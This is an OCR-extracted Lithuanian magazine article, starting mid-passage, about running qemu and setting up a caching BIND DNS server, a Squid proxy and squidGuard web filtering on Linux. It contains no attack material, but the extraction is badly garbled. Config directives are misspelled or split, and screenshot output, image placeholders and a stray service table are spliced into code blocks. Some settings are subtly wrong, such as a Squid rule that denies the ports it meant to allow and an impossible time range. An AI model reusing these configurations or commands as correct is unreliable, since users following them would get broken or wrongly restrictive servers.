Dabar reikia iš naujo priformuoti partiją su *Ubuntu* (*/dev/hda2*) ir atitinkama pagedaguoti jo */etc/fstab* konfigą. Darbo liko visai nedaug. Surenkame komandą „xm create ubuntu -c“ ir gauname priėjimą prie pirmosios *Ubuntu* konsolės, kurioje galima stebėti branduolio krovimąsi ir inicializaciją, o po to ir kvietimą įjungti į sistemą. Atgal į *xterm* sugrįžtame pasinaudodami klavišų kombinacija <Ctrl+J>, o į *Ubuntu* patenkame su komanda „xm console ubuntu“.

[Reaktyvinis „qemu“] Iš mano pusės būtų nuodėmė nepapasakoti apie AK emuliatorių *qemu*, kurio vienas pagrindinių privalumų — didelis emuliacijos greitis. *Qemu* autorius *Fabrice Bellard* yra labai kompetentingas šiuo klausimu žmogus. Jis savo svetainėje net pateikė dokumentą, kuriame pasidalino emuliacijos kodo optimizavimo paslaptimis. Antras išskirtinis *qemu* bruožas — galimybė dirbti dviem režimais: viso AK emuliacijos režime ir procesoriaus emuliacijos režime. Pirmasis režimas leidžia emuliacijos viduje paleidinėti operacines sistemas, o antrasis — vykdyti dvejetaines (vykdomas) bylas su kitos architektūros procesoriaus. Pavyzdžiui, panaudojant *qemu* galima su paprasčiausiu *Pentium*’u paleisti *PowerPC* vykdomą bylą. Dabar *qemu* pripažįsta x86, ARM, SPARC, *PowerPC* ir MIPS architektūrų procesorių emuliaciją. Pats emuliacijos gali dirbti daugelyje architektūrų, UNIX, *Windows* ir *MacOS X* šeimų operaciniuose sistemose.

Santykiškai neseniai *Fabrice Bellard* savo svetainėje (*fabrice.bellard.free.fr*) pateikė *Linux* branduolio modulį *kqemu*, kuris *qemu* paverčia tikra virtualia mašina (dvejetainių koda dabar vykdo ne virtualus, o fizinis procesorius). Modulis kodas nėra prieinamas, o autorius jo neatskleis, kol negaus materialinės paramos. Tačiau *open source* bendruomenės entuziastai aiško veltui nešvaistė ir jau išėjo alternatyvus modulis *qvm86* (www.qvm86.org) *alpha* versiją, kuri binariškai suderinama su *kqemu*.

Enama *qemu* (0.8) versija atkūnia šią aparatinę konfigūraciją: i440 mikroschema, *Cirrus CLGD 5446* vaizdo plokštė, pele ir klaviatūra su PS/2 sąsaja, *NE2000* tinklo plokštė ir *Creative SoundBlaster 16* garso plokštė. Be to, *qemu* emuliuoja nuoseklias, lygiagrečias, LSB jungtis ir pripažįsta SMP iki 255 procesorių.

[Sveiki atvykę į virtualųjį pasaulį] Metas išbandyti *qemu* veikimą. Iš oficialios svetainės (*fabrice.bellard.free.fr/qemu*) parsisiunčiame paskutines *qemu* ir *kqemu* versijas, į katalogą */tmp* išpakuojame archyvą *qemu-0.8.0.tar.gz*, o *kqemu-0.7.2.tar.gz* — į ką tik sukurtą *tmp/qemu-0.8.0*. Jame surenkame jau klasikinėmis tapusias komandas „./configure && make && make install“. Įdiegiklis įdiegs vykdomą *qemu* bylą ir kitas reikalingas bylas, taip pat į */lib/modules* ikels *kqemu* modulį. *Kqemu* veikimui reikalingas priėjimas prie *tmpfs*, todėl į */etc/fstab* būtina pridėti eilutę „tmpfs /dev/shm tmpfs defaults 0 0“, įvykdyti komandą „mount -a“ bei užkrauti modulį: „modprobe kqemu“.

Dabar aptarsime *qemu* galimybes, remdamiesi kokios nors abstrakčios OS įdiegimo pavyzdžiu. Iš pradžių mes tunne sukurti virtualų kietąjį diską. Tai galima padaryti dviem būdais: su komanda *dd* bylą užpildyti iš */dev/zero* pamtais nuliais arba su komanda *qemu-img*. Antrasis būdas teisingesnis ir paprastesnis — jį ir aptarsime. Sukursime 1 Gb dydžio kietąjį diską:

```
# qemu-img create disk.img 1G
```

Taip pat mums reikalingas ISO atvaizdas su OS įdiegikliu (jį galima lengvai gauti iš kompaktinio disko „dd if=/dev/cdrom of=cd.iso conv=noerror“). Dabar paleidžiame *qemu*:

```
# qemu -hda disk.img -cdrom cd.iso -boot d -monitor stdin
```

Argumentas „-hda“ nurodo mūsų virtualų diską, „-cdrom“ nurodo kompaktinio disko atvaizdą, „-boot d“ — krovimąsi iš kompaktinio disko (čia galimas vienas iš trijų variantų: „a“, „b“ arba „c“, t.y. lankstusis diskelis, kietasis diskas arba CD-ROM), „-monitor stdin“ suteikia priėjimą prie valdančios *qemu* konsolės.

Jeigu viskas padaryta teisingai, turėtų atsidaryti *qemu* langas, kuriame prasideda OS įdiegiklio užkrovimas (arba pačios OS užkrovimas, jeigu tu naudoji *LiveCD*). Na, o toliau reikia įprastiniu būdu įdiegti pačią OS. Jeigu operacinė sistema paprašys antro įdiegimo disko, tai jį lengva pakeičti, *qemu* konsolėje sušukus dvi komandas:

```
eject cdrom
change cdrom cd2.iso
```

Pabaigus įdiegimą perleidžiame *qemu* ir džiaugiamės nauja OS:

```
# qemu -hda disk.img -monitor stdin
```


Beje, galima apsiurti ir be kietojo disko atvaizdo, nurodant realią partiją:

```
# qemu -hda /dev/hda -monitor stdin
```

Tačiau aš taip daryti nerekomenduočiau: rizikuoj sugadinti failų sistemą. Jeigu jau tau šito labai reikia, genau naudokis kita komanda:

```
# qemu -snapshot /dev/hda -monitor stdin
```

Taip duomenys bus įrašinėjami ne į realų diską, o į laikiną bylą. Deja, mūsų straipsnio apimtis neleidžia realiai atskleisti visų *qemu* galimybių, kaip kad tinklo susijungimų kūnmas, įmontuotas SMB serveris, kitų architektūrų, vykdomų (dvejetainių) bylų paleidimas arba virtualios mašinos būklės išsaugojimas.



```
qemu> eject cdrom
qemu> change cdrom cd2.iso
```


Taupome pinigų su „tuksu“

Efektyvus kešuojančio DNS ir Proxy serverio konfigūravimas SUTAUPEI — REIŠKIA UŽDIRBAI. NE VELTUI YRA TOKIE SPECIALISTAI, KURIE DIENŲ DIENAS TIK IR GALVOJA, KUR IR IŠ KŲ GALIMA BŪTŲ SUTAUPLYTI. AŠ TAU SIŲLAU PRADĖTI TAUPLYTI Į PAGALBĄ PASITELKUS LINUX. NE, MES ILGAI IR NUOBODŽIAI NEDISKUTUOSIME APIE GPL BEI APIE TAI, JOG GALIMA IŠMESTI WINDOWS IR VIETOJE JŲ ĮDIEGTI LINUX. ŠIANDIEN MES PAKALBĖSIME APIE „PRAKTINĮ TAUPLYMĄ“.


[Praktinis taupymas] Praktinis todėl, kad mes taupysime savo žinias ir sugebėjimus pritaikydami praktiškai, o ne teorškai. O taupyti čia yra iš kuo. Mes galime įdiegti kešuojančią DNS serverį ir taip paspartinti DNS užklausų vykdymą, įdiegti kešuojančią proxy serverį ir smarkiai sutaupyti tinklo srauto, taip pat įdiegti http nukreipiklį (*red.rector*), kuris mums leis filtruoti www turinį ir pamiršti reklamines antraštes. Norint įgyvendinti visus aukščiau išvardintus dalykus, visiškai nebūtina turėti kompiuterį su išskirtine linija — tiek DNS, tiek proxy puikiai veiks paprasčiausioje naminėje mašinoje, kuri prie interneto būtų prijungta per modemą. Beje, šie servais ne šiaip sau veiks, o realiai taupys tavo pinigus.

[Kešuojančias DNS serveris] Kešuojančias DNS serveris leidžia sutrumpinti domenų vardų išsprendimo laiką, taip pat šiek tiek sutaupyti tinklo srauto (maždaug 5–7%). Daugumoje distributyvų DNS serveris įdiegtas pagal nutylėjimą, todėl iš karto pereisime prie jo konfigūravimo. Sukursime pagrindinę demono *named* konfigūracijos bylą:

```
# vi /etc/named.conf
options {
    // darbinis katalogas
    directory "/var/named";

    // visos užklausos bus peradresuojamos tiekejo
    // DNS serveriui 192.168.99.1; jeigu su šiuo
    // serveriu iškilis nesklaidumų, tuomet okalus
    // serveris atsakymą ieškos savo keše arba
    // savarankiškai įvykdys užklausą
    forward first;
    forwarders { 192.168.99.1; };

    // šios options reikia tam, kad named nesikeiktų
```



```
// dėl md5 key rakto nebuvimo
controls {};
```

```
// „.“ zonos mūsų serveris nepažįsta, tipas hint
// reiskia kodą, kuriame named.ca yra saknų
// (root) DNS serverių adresai
zone „.“ in {
    type hint;
    file „named.ca“;
};
```

```
// 0.0.127 in-addr.arpa zona „akai“ zona,
// aprašyta byoje named.local
zone „0.0.127.in-addr.arpa“ in {
    type master;
    file „named.local“;
};
```

Parametras *forward* gali turėti vieną iš šių reikšmių: „only“ — mūsų DNS serveris niekada neturi bandyti savarankiškai apdoroti jam perduotos užklausos; „first“ — mūsų serveris turi pats bandyti apdoroti užklausą, jeigu iš išvardintų tiekejo DNS serverių nebuvo gautas reikiamas atsakymas.

Parametre *forwarders* tarp figūrinių skliaustelių galima nurodyti DNS serverių IP adresų sąrašą, kuriems mūsų DNS serveris peradresuos jam siunčiamas užklausas vietoje to, kad bandytų atsakyti į jas pats. IP adresai skiriami kabliataškiais.

Be to, kataloge `/var/named` turi būti dar dvi bylos: `named.ca` (sukuriama įdiegiant `bind` paketą) ir `named.local`. Kad pastarosios nereikėtų, kurti rankiniu būdu, ją gali pasiimti iš katalogo `usr/share/doc/bind-9.2.3/dhcp-dynamic-dns-examples/bind/` `var/named`

Dabar paieškime `named`:


```
# named
```

Patikrinkime, ar jis veikia:

```
# ps -ax | grep named
```


Ši komanda išveda procesų, kurių pavadinime yra žodis `named`, sąrašą tavo `named` turety jame būt. Įsitikiname, kad serveris pasileido be jokių klaidų ar perspėjimų:

```
# tail /var/log/messages
```




1. bind

bind įdiegiamas su rpmdb (Mandrake sistemoje)



2. KWrite

bylos `/etc/named.conf` redagavimas



3. named

paleistas ir veikia

Dabar telieka byloje `/etc/resolv.conf` aprašyti mūsų domeną ir grįžtamojo ryšio (loopback) sąsajos IP adresą:

```
# vi /etc/resolv.conf
domain mydomain li
nameserver 127.0.0.1
```

Be abejo, serverio konfigūravimas tuo nesibaigia. Pavyzdžiui, galima aprašyti, kokie klientai turi teisę naudoti mūsų serverį, o kokie — ne. Tačiau pagrindine užduoties, t.y. kešuojančio DNS serverio paleidimas, atlikta. Reikia pastebėti, kad toks serveris efektyvus ne tik lokaliame tinkle, tačiau ir tuomet, kai tu savo kompiuterį naudoji išsididžioje vieta, svetainės pradės atsidařinėti šiek tiek greičiau, kadangi `named` paleistas lokaliame kompiuteryje.

[Kešuojantis „proxy“ serveris] Su `Squid proxy` serveriu galima kešuoti `www` srautą, blokuoti reklamines antraštes, apibrezti, kokias bylas vartotojai gali siųsti, o kokių — ne, nurodyti maksimalų perduodamo objekto dydį ir net apriboti tam tikros kasės vartotojams skiriamą pralaidumą. Kaip tu jau supratai, detalus `Squid` konfigūravimas — tai atskiro straipsnio tema, todėl čia mes aptarsime tik pirminį `proxy` serverio sukonfigūravimą. Tačiau net ir po bazinio tuningo tu realiai sutaupysi tinklo srauto (maždaug 20–25%)

Tarkim, pas mus yra nedidelis tinklas š 10 kompiuterių. Esminio skirtumo nėra, tačiau kompiuterių kiekį reikia įvertinti apskaičiuojant išskiriamos atminties kiekį ir `Squid` kešo dydį. Dešimčiai kompiuterių kuo puikiai įsijau užteks 1 Gb kešo; gauname po 100 Mb vienam kompiuteriui. To daugiau nei pakaks. Pavyzdžiui, pagal nutylėjimą ta pati `Opera` naudoja 10 Mb, ko paprastam vartotojui visiškai pakanka. O 100 Mb pakaks reikiam vartotojui, kuris pasauliniame voratinklyje praleidžia labai daug laiko.

`Squid` konfigūruoti nėra sudėtinga (bet kokiu atveju, tai, nesudėtingiau, nei konfigūruoti `Apache` ir panašius tinklo servisu). Įdiek paketus `Squid` ir `squidGuard`. Pirmasis paketas — tai `proxy` serveris, o antrasis yra `squidGuard` nukreipikis (`redirector`),

atliekantis šias funkcijas:

- * vartotojų priejimo valdymas;
- * į juodąjį sąrašą įtrauktų URL blokavimas, pavyzdžiui, svetainės su suaugusiems skirtu turiniu;
- * priejimo prie tam tikrų URL blokavimas su reguliariosiomis išraiškomis;
- * reklaminių antraščių pakeitimas, tuščius paveikslukus;
- * skirtingos priejimo taisyklės skirtingoms vartotojų grupėms, pagal tam tikrą paros, savaitės laiką, datą ir t.t.

Dabar pradedame redaguoti pagrindinį `/etc/squid/squid.conf`:

```
# vi /etc/squid/squid.conf
// ungitis ir adresas, per kuriuos bus klausomasi
// klientų užklausų
http_port 192.168.1.1:3128

// operatyvinės atminties kiekis, kurį naudos
// proxy serveris; šis parametras turi būti
// ne didesnis už trečdį fizinės atminties kiekio
cache_mem 85 MB

// katalogas, kuriame bus patalpintas kešas,
// pirmas skaičius - tai kešo dydis megabaitais,
// įeigu reiškia, kad jis užimtų viso
// diskų
// iš partijos dydžio atimk 20%
// nurodyk šią
// reikšmę; antras skaičius - pri-
mojo lygio
// katalogų kiekis, trečiasis -- antro
lygio katalogų kiekis
cache_dir /usr/local/squid 1024
16 256

// kompiuteriai, iš kurių leidžiama
prieiti prie
// proxy serverio
ac allowed hosts src 192.168.1.0/
255.255.255.0
ac local host src 127.0.0.1/
255.255.255.255

// leidžiamų jungčių sąrašas
acl allow_ports port 80
acl allow_ports port 21
acl SSL_ports port 443 563

// draudžiame visas jungtis, išskyrus
„allow_ports“
http access deny allow_ports

// visoms jungtimis, išskyrus nuro-
dytas su
// „acl SSL_ports“, naudojame
CONNECT metodą
http access deny CONNECT !SSL
ports
```

```
// apribojame priejimo teises
http access allow local host
http access allow allowed hosts
http access allow SSL_ports
http access deny all


// galima aprašyti vartotojus, kuriems leidžiama
// naudotis squid (anon, admin)
ident lookup on
ac allowed users user jonas admin
http access allow allowed_users
http access deny all
```

Be abejo, tai toli gražu ne pilnas konfigas, tačiau manau, jog toliau tu susitvarkysi pats. Noriu pastebėti, kad kompiuterių, kuriems leidžiamas priejimas, sąrašą galima nurodyti atskiroje byloje, pavyzdžiui, taip:

```
ac allowed hosts src „/etc/squid/hosts.txt“
```

Pat `/etc/squid/hosts.txt` byla šiuo atveju atrodo šita taip:

```
# vi /etc/squid/hosts.txt
# Jonas
```



```
den@dhsilabs: home den - Shell - Konsole
[root@dhsilabs den]# ps -ax | grep named
Warning: bad syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
3018 ?        S          0:00 named
3030 pts/0    S          0:00 grep named
[root@dhsilabs den]# dig @localhost -t txt -c chaos version bind

<<>> DiG 9.2.3 <<>> @localhost -t txt -c chaos version bind
global options: printcmd
;; Got answer
;; ->HEADER<- opcode QUERY status: NOERROR, id: 4971
;; flags: qr aa rd; QUERY 1, ANSWER 1, AUTHORITY 0, ADDITIONAL: 0

;; QUESTION SECTION:
version.bind.                                CH      TXT

;; ANSWER SECTION:
version.bind.                                0        CH      TXT      "9 2 3"

;; Query time: 27 msec
;; SERVER 127.0.0.1#53 (localhost)
;; WHEN: Mon Mar  6 18 21 57 2006
;; MSG SIZE rcvd: 48

[root@dhsilabs den]#
```

4 DNS
DNS servero darbo testavimas su įrankiu dig

```
192.168.1.2/255.255.255.255
# Pallas
192.168.1.3/255.255.255.255
# Onule
192.168.1.4/255.255.255.255
```

Atskirą bylą naudoti patogiau, taip „neužteršiamas“ pagrindinis konfigas. Atkreipk dėmesį: `hosts.txt` priėjimo teisės turi būti tokios pačios, kaip ir `squid.conf`. Dabar pameginkime sukurti juodąjį URL sąrašą.

```
acl blacklist url regex games
http access deny blacklist
http access allow all
```

Šis juodasis sąrašas nepraleidžia tų nuorodų, kuriose yra žodis „games“. Analogiškai galima sukurti atskirą bylą, į ją surašyti visas „blogas“ nuorodas. Pastebėk tai, kad visa tai mes padarėme su *Squid* priemonėmis neįdarbindami *squidGuard*. *Squid* paleisti paprasta:

```
# service squid start
```

Nepamiršk, jog klientus reikia sukonfigūruoti taip, kad jie jungtųsi į `3128/tcp` jungtį.

[Redaktoriaus komentaras] Aš jau seniai naudoju *dns/http* kešavimą tiek namie, tiek darbe. Mano konfigūracija praktiškai identiška išdėstyta šiame straipsnyje, tik aš šiuos servisus pareidžiu neprivilegiuoto vartotojo vardu (*named* ir *_squid*) ir naudoju skaidrų *http proxy* (*transparent proxy*), kuomet nera būtinybės klientų naršyklės nustatymuose rankiniu būdu nurodyti *proxy serverio* adresą ir jungtį. Dribant šiuo režimu, *Squid* reikia sukompiuoti su ugniasienės galimybe plus pagrindinėje *Squid* konfigūracijos byloje turi būti šios eilutės:

```
# vi /etc/squid/squid.conf
httpd port 127.0.0.1:3128
httpd accel_host virtual
httpd accel_port 80
httpd accel_with_proxy on
httpd accel_uses_host_header on
```

OpenBSD branduolyje aš suradau ir ištaisiau įdomią klaidą, kuri neleisdavo apriboti priėjimo teisių pseudoįrenginiui (*pf4*). Dabar, pradėdant *OpenBSD* 3.9, galima saugesne konfigūracija: norint sėkmingai įvykdyti sisteminę iškvietimą *ioctl(2)* su *DIOPNATLOOK* operacija (susijungimų būsenos peržiūra), pakanka neprivilegiuotam vartotojui *_squid* iš *squid* grupės suteikti „tik skaitymo“ teises į įrenginį */dev/pf* (anksčiau reikėjo teisių tiek skaitymui, tiek ir rašymui):

```
# chgrp squid /dev/pf
# chmod g+r /dev/pf
```

Išsamiau apie skaidraus *proxy* sukonfigūravimą *OpenBSD* sistemoje gali paskaityti čia: www.openbsd.org/docs/steps/squid.html

[„SquidGuard“ — asmeninis tavo tinklo srauto apsauginis] Ankstesniame pavyzdyje mes užblokavome priėjimą prie bet kokios svetainės, kurios nuorodoje (URL) yra žodis „games“. Akivaizdu, jog čia niekaip neaprašysi visų JR., kuriuose yra draudžiamas turinys, kaip antai: pornografija, prievarta, reklama, informacija apie narkotikus ir panašūs dalykai. Tokių svetainių pasauliniame voratinklyje neįtikėtina daug. Ir čia į pagalbą ateina *squidGuard*. Jis papildo *Squid* draudžiamų svetainių duomenų bazę. Aišku, šią DB galima periodiškai atnaujinti, tačiau daugiau nereikia pačiam ieškoti mazgų su draudžiamu turiniu ir pačiam juos įtraukti į sąrašą — viskas jau padaryta už mus. Egzistuoja trys pagrindinės bazės:

* *squidGuard* bazė priinama adresu www.squidguard.org/blacklist/

* MESD bazė priinama čia: squidguard.mesd.k12.or.us/blacklists.tgz

* *Dansguardian* bazę ras čia: blacklist.dansguardian.org/cgi-bin/download.pl?type=download&file=bigblacklist

Mes naudosisime *squidGuard* bazę, kadangi ji pateikiama komplekte kartu su pačiu *squidGuard*. Ši bazė apima reklamą, pornografines svetaines, agresijai, narkotikams, azartiškiems žaidimams, prievartai ir kitiems panašaus pobūdžio dalykams skirtas svetaines. Tu įsivaizduoji, kiek firma sutaupys tinklo srauto, uždraudusi priėjimą prie visų šių dalykų? Po įdiegimo bazė paprastai sukunama kataloge `/usr/share/squidGuard/1.x.x/db`. Tikiuosi, jog tu jau įdiegėi *squidGuard* paketą, todėl iš karto pradėsime konfigūravimą. Bylą `/etc/squid/squidGuard.conf.sample` nukopijuok į `/etc/squid/squidGuard.conf`, kad po to mažiau reikėtų dirbti savomis rankomis.

```
# vi /etc/squid/squidGuard.conf
// kelias iki bazės ir ogj
dbhome /usr/share/squidGuard-1.2.0/db
logfile /var/log/squidGuard
```

```
// darbo laikas, dienų sutrumpinimai: s-Sunday,
// m-Monday, t-Tuesday, w-Wednesday, h-Thursday,
// f-Friday, a-Saturday
```

```
time workhours {
    weekly s 09:30-12:00 13:00-19:00
    weekly m 09:00-12:00 13:00-19:00
    weekly t 09:00-11:00 12:00-19:00
    weekly w 09:00-12:00 12:00-8:00
    weekly h 09:00-13:00 13:00-18:00
    weekly f 09:00-12:00 13:30-18:00
    weekly a 08:20-13:00 13:30-19:00
}
```

```
// tinklo vartotojai
src lan-users {
    ip 192.168.10 192.168.1.254
}
```

```
// administratorui rezervuoti adresų diapazonas
src main {
    ip 192.168.1.1 192.168.1.10
```



```
// aprašome draudžiamą turinio bazę
dest advertising {
    domainlist advertising/domains
    urllist advertising/urls

// visą reklamą nukreipiame į 0x0 dydžio reklaminę antraštę
    redirect http://127.0.0.1/cgi-bin/nulbanner.png
}

// aprašome ACL'us
acl {
    // adminu leidžiama viskas, išskyrus reklamą
    main {

// direktyva „pass“ leidžia arba draudžia
// „all“ reiškia visą turinį, o „gu“ reikia uždrausti
// kokios nors klasės turinį, tuomet prieš klasę
// pavadinimą rašomos šauktukos, pavyzdžiui „pass .porn“;
// iaktinis žodis „none“ reiškia, kad priėjimas iš viso draudžiamas
        pass !advertising all

// draudžiamos užklausos nukreipiamos į specialų skriptą
        redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=%a&srcclass=%a
        &targetclass=%t&url=%u
    }
}
```

```
// pagrindinio tinklo „gyventojai“
on-users {

// leidžiame viską, išskyrus nurodytus daiktus su „!“ ir turinio klase
    pass !adult !audio-video !forums !hacking !redirect !warez !ads .aggressive
    !drugs !gambling !publicite via once !banneddestination !advertising all
    redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=%a&srcclass=%a
    &targetclass=%t&url=%u
}

// veiksmai pagal nutylėjimą
default {
    pass none
    redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=%a&srcclass=%a
    &targetclass=%t&url=%u
}
}
```

Taigi *squidGuard* konfigūracijos byloje nėra nėko sudėtingo. Tikta atkreipk dėmesį, tai, kad lokaliame kompiuteryje turi būti įdiegtas *web* servas, o jo subkataloge *cgi-bin* turi būti byla *squidGuard.cgi*. Šio skripto pavyzdį rasite kataloge */usr/share/squidGuard-1.x.x/sample*. Atskirai jį kopijuoti į */var/www/cgi-bin* nėra būtina — tai padaroma automatiškai įdiegiant RPM paketą. Mums telieka susieti *Squid* ir *squidGuard*. Tam į */etc/squid/squid.conf* pridėk šias eilutes:

```
# vi /etc/squid/squid.conf
// nurodome, kad squidGuard veiks
// kaip nukreipiklis
    redirect bypass on
    redirect program /usr/local/squidGuard/
    bin/squidGuard
```

```
// kiek squidGuard kopijų galima
// paleisti
    redirect children 1
```

Po šito reikia perleisti *Squid*:

```
# service squid restart
```

Byloje */var/log/squidGuard/squidGuard.log* tu turi pamatyti tokias eilutes (*squidGuard* paleistas ir paruoštas darbui):

```
2006-03-19 15:45:14 [9601] squid-
Guard 1.2.0 started (1034683864 337)
2006-03-19 15:45:14 [9601] squidGuard
ready for requests (1034683864 353)
```

Tikiuosi, jog šis straipsnis tau padės sutaupyti ne tik laiko, bet ir pinigų. Jeigu tau iškils kokių nors klausimų, visada gali pasinaudoti *google* paieška.

Services and daemons

| | | | | | | |
|-------------|---------|------|----------------------|-------|------|---|
| alsa | stopped | Info | ✖ On boot | Start | Stop | ▲ |
